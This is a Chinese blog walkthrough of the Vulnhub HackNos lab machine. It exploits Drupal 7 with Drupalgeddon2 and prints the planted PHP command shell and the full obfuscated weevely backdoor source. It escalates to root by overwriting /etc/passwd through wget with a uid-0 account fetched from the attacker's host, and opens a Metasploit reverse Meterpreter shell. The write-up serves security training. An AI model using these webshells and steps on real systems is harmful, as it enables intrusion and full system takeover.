Vulnhub-HackNos-Writeup

原创

Vicl1fe 于 2019-12-13 17:17:58 发布 203 收藏

分类专栏： vulnhub

本文链接：https://blog.csdn.net/qq_41918771/article/details/103528640

个人博客地址

```
http://www.darkerbox.com
```

欢迎大家学习交流

靶机网址：

```
https://drive.google.com/open?id=1IOpXibf-A9iSwoG4IW8HdXFvDBFoy7N1
```

靶机知识点：

- nmap
- weevely
- passwd
- openssl
- wget
- python

靶机ip：192.168.34.152

kali：192.168.34.80

信息收集

```
nmap -sV -p 0-65535 192.168.34.152
```

```
root@kali:~# nmap -sV -p 0-65535 192.168.34.152
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-13 02:49 EST
Nmap scan report for 192.168.34.152
Host is up (0.0022s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:F9:4E:C0 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
Nmap done: 1 IP address (1 host up) scanned in 34.24 seconds
root@kali:~#
```



看见这两个就知道是web了

```
dirb http://192.168.34.152
```

扫个目录看看

```
---- Scanning URL: http://192.168.34.152/ ----
==> DIRECTORY: http://192.168.34.152/drupal/
+ http://192.168.34.152/index.html (CODE:200|SIZE:11321)
+ http://192.168.34.152/server-status (CODE:403|SIZE:279)

---- Entering directory: http://192.168.34.152/drupal/ ----
==> DIRECTORY: http://192.168.34.152/drupal/includes/
+ http://192.168.34.152/drupal/index.php (CODE:200|SIZE:7687)
==> DIRECTORY: http://192.168.34.152/drupal/misc/
==> DIRECTORY: http://192.168.34.152/drupal/modules/
==> DIRECTORY: http://192.168.34.152/drupal/profiles/
+ http://192.168.34.152/drupal/robots.txt (CODE:200|SIZE:2189)
==> DIRECTORY: http://192.168.34.152/drupal/scripts/
==> DIRECTORY: http://192.168.34.152/drupal/sites/
==> DIRECTORY: http://192.168.34.152/drupal/themes/
+ http://192.168.34.152/drupal/web.config (CODE:200|SIZE:2200)
+ http://192.168.34.152/drupal/xmlrpc.php (CODE:200|SIZE:42)
```


东西还不少，我看了一下，drupal框架。




```
whatweb 192.168.34.152/drupal
```

```
root@kali:/usr/share/webshells# whatweb 192.168.34.152/drupal
http://192.168.34.152/drupal [301 Moved Permanently] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[U
buntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.34.152], RedirectLocation[http://192.168.34.152/drupal/
], Title[301 Moved Permanently]
http://192.168.34.152/drupal/ [200 OK] Apache[2.4.18], Content-Language[en], Country[RESERVED][ZZ], Drup
al, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.34.152], JQuery, MetaGenerator[Drupal 7
 (http://drupal.org)], PasswordField[pass], Script[text/javascript], Title[Welcome to james | james], Un
commonHeaders[x-content-type-options,x-generator], X-Frame-Options[SAMEORIGIN]
root@kali:/usr/share/webshells#
```

漏洞利用

百度了一下drupal 7的漏洞
下载个工具

```
git clone https://github.com/dreadlocked/Drupalgeddon2.git
```

进入目录，直接运行。

```
./drupalgeddon2.rb http://192.168.34.152/drupal
```

```
---------------------------------------------------------------------------
[i] Target : http://192.168.34.152/drupal/
---------------------------------------------------------------------------
[+] Found  : http://192.168.34.152/drupal/CHANGELOG.txt    (HTTP Response: 200)
[+] Drupal!: v7.57
---------------------------------------------------------------------------
[*] Testing: Form   (user/password)
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Clean URLs
[!] Result : Clean URLs disabled (HTTP Response: 404)
[i] Isn't an issue for Drupal v7.x
---------------------------------------------------------------------------
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo BJRMDARU
[+] Result : BJRMDARU
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
---------------------------------------------------------------------------
[*] Testing: Existing file   (http://192.168.34.152/drupal/shell.php)
[!] Response: HTTP 200 // Size: 5.   ***Something could already be there?***
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Writing To Web Root   (./)
[i] Payload: echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJ
AyPiYxJyApOyB9 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!!
---------------------------------------------------------------------------
[i] Fake PHP shell:   curl 'http://192.168.34.152/drupal/shell.php' -d 'c=hostname'
hackNos>> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


想写个小马，发现不能写。


```
hackNos>> echo <?php eval($_GET['cmd']);?> > 1.php
[!] WARNING: Detected an known bad character (>)

hackNos>>
```

使用weevely生成个小马

```
weevely generate cmd ./xiaoma.php
```

```
root@kali:~# weevely generate cmd ./xiaoma.php
Generated './xiaoma.php' with password 'cmd' of 688 byte size.
root@kali:~# cat xiaoma.php
<?php
$B='kJ{$j};}}JreturJn $o;J}if(@Jpreg_matchJJ("/$kh(.+)$kf/",@JfilJeJ_getJ_con';
$S='x(@JbaJse64_decode(J$m[1]),$k)))J;$o=@oJb_JgJet_contents();@ob_endJ_cleaJn(';
$r='RFvJvfbtvE2";function Jx(J$tJ,$k){$Jc=JstrlenJ($k);$Jl=strJlen($t);J$o="";';
$n='$kJ="dJfff0a7f";$Jkh="a1a5J5cJ8c1a49JJ";$kf="6J6c1J9f6Jda452";$p="El1JyxJX';
$j=str_replace('T','','crTeatTTTTe_funTction');
$u='tents("phJp://input"J),$mJ)==1){@oJb_sJtart()J;@evJJalJ(@JgzuncompreJss(@';
$K=');$JJr=@baseJ64_encode(@Jx(@gzcomJpressJ($o),J$k)J);printJ("$p$kh$r$Jkf");}';
$P=';Jfor($i=0;$i<$l;){fJor($j=J0;J($j<$c&&$Ji<$JJl);$j++,$i++){J$o.=$t{$iJ}J^$';
$q=str_replace('J','',$n.$r.$P.$B.$u.$S.$K);
$V=$j('',$q);$V();
?>
root@kali:~#
```


使用python搭建简易服务器，然后通过wget下载。



连接小马

```
weevely http://192.168.34.152/drupal/xiaoma.php cmd
```

```
root@kali:~# weevely http://192.168.34.152/drupal/xiaoma.php cmd

[+] weevely 3.7.0

[+] Target:     192.168.34.152
[+] Session:    /root/.weevely/sessions/192.168.34.152/xiaoma_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hackNos:/var/www/html/drupal $
```


权限提升

在/var/www/html下发现了一个文件

```
www-data@hackNos:/var/www/html $ pwd
/var/www/html
www-data@hackNos:/var/www/html $ cat alexander.txt
KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKysuLS0gLS0tLS0gLS0uPCsgKytbLT4gKysrPF0gPisrKy4KLS0tLS0g
LS0tLjwgKysrWy0gPisrKzwgXT4rKysgKysuPCsgKysrKysgK1stPi0gLS0tLS0gLTxdPi0gLS0tLS0gLS0uPCsKKytbLT4gKysrPF0g
PisrKysgKy48KysgKysrWy0gPisrKysgKzxdPi4gKysuKysgKysrKysgKy4tLS0gLS0tLjwgKysrWy0KPisrKzwgXT4rKysgKysuPCs
KysrKysgWy0+LS0gLS0tLS0gPF0+LS4gPCsrK1sgLT4tLS0gPF0+LS0gLS4rLS0gLS0tLjwgKysrWy0gPisrKzwgXT4rKysgKysuPCs
tLS0gPF0+LS4gPCsrK1sgLT4tLS0gPF0+LS0gLS4rLS0gLS0tLjwgKysrWy0gPisrKzwgXT4rKysgKysuPCsgKysrKysgWy0+LS0g
LS0tLSA8XT4tLiA8KysrWyAtPi0tLSA8XT4tLSAtLisuLSAtLS0rCisrLjxyb290QGthbGk6Lz4gCg==
www-data@hackNos:/var/www/html $
```


base64编码

```
echo KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKysuLS0gLS0tLS0gLS0uPCsgKytbLT4gKysrPF0gPisrKy4KLS0tLS0gLS0
tLjwgKysrWy0gPisrKzwgXT4rKysgKysuPCsgKysrKysgK1stPi0gLS0tLS0gLTxdPi0gLS0tLS0gLS0uPCsKKytbLT4gKysrPF0gPisrKysgKy4
8KysgKysrWy0gPisrKysgKzxdPi4gKysuKysgKysrKysgKy4tLS0gLS0tLjwgKysrWy0KPisrKzwgXT4rKysgKysuPCsKKysrKysgWy0+LS0gLS0
tLS0gPF0+LS4gPCsrK1sgLT4tLS0gPF0+LS0gLS4rLS0gLS0tLjwgKysrWy0gPisrKzwgXT4rKysgKysuPCsgKysrKysgWy0+LS0gLS0tLSA8XT4
tLiA8KysrWyAtPi0tLSA8XT4tLSAtLisuLSAtLS0rCisrLjxyb290QGthbGk6Lz4gCg== | base64 -d
```


```
root@kali:/# echo KysrKysgKysrKysgWy0+KysgKysrKysgKysrPF0gPisrKysgKysuLS0gLS0tLS0gLS0uPCsgKytbLT4gKysrP
F0gPisrKy4KLS0tLS0gLS0tLjwgKysrWy0gPisrKzwgXT4rKysgKysuPCsgKysrKysgK1stPi0gLS0tLS0gLTxdPi0gLS0tLS0gLS0u
PCsKKytbLT4gKysrPF0gPisrKysgKy48KysgKysrWy0gPisrKysgKzxdPi4gKysuKysgKysrKysgKy4tLS0gLS0tLjwgKysrWy0KPis
rKzwgXT4rKysgKy48KysgKysrWy0gPisrKysgKzxdPi4gKysuKysgKysrKysgKy4tLS0gLS0tLjwgKysrWy0gPisrKzwgXT4rKysg |
 base64 -d
+++++ +++++ [->++ +++++ +++<] >++++ ++.-- ----- --.<+ ++[-> +++<] >+++.
----- ---.< +++[- >+++< ]>+++ ++.<+ +++++ +[->- ----- -<]>- ----- --.<+
++[-> +++<] >++++ +.<++ +++[- >++++ +<]>. ++.++ +++++ +.--- ---.< +++[-
>+++< ]>+++ +.<++ +++++ [->-- ----- <]>-. <+++[ ->--- <]>-- -.+.- ---.+
++.<root@kali:/#
```



解码后是brainfuck，再次解码

https://www.splitbrain.org/services/ook




得到账号密码，ssh登录不上，python也反弹不tty。





看看有没有什么权限

```
audit_suidsgid -only-suid /
```



有wget。准备覆写靶机的/etc/passwd文件

```
root@kali:~# openssl passwd -1 -salt salt test
$1$salt$No6gqynaE4urT3jScs91F/
root@kali:~# echo 'test:$1$salt$No6gqynaE4urT3jScs91F/:0:0::/root/:/bin/bash' >> /root/Desktop/passwd
root@kali:~# cd Desktop/
```

```
root@kali:~/Desktop# python3 -m http.server 1023
Serving HTTP on 0.0.0.0 port 1023 (http://0.0.0.0:1023/) ...
192.168.34.152 - - [13/Dec/2019 04:15:19] "GET /passwd HTTP/1.1" 200 -
```

```
www-data@hackNos:/tmp $ wget http://192.168.34.80:1023/passwd -O /etc/passwd
--2019-12-13 14:45:20--  http://192.168.34.80:1023/passwd
Connecting to 192.168.34.80:1023... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2854 (2.8K) [application/octet-stream]
Saving to: '/etc/passwd'

     0K ..                                                    100% 5.97M=0s
```

使用msf，反弹

打开msfconsole。

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 192.168.34.152
RHOSTS => 192.168.34.152
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set TARGETURI /drupal
TARGETURI => /drupal
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.34.80:4444
[*] Sending stage (38288 bytes) to 192.168.34.152
[*] Meterpreter session 1 opened (192.168.34.80:4444 -> 192.168.34.152:60140) at 2019-12-13 04:08:45 -0
500

meterpreter >
meterpreter >
```



```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
meterpreter > shell
Process 2017 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@hackNos:/var/www/html/drupal$

www-data@hackNos:/var/www/html/drupal$
```

```
www-data@hackNos:/var/www/html/drupal$ su test
su test
Password: test

root@hackNos:/var/www/html/drupal#
```

欢迎大家一起学习交流，共同进步，欢迎加入信息安全小白群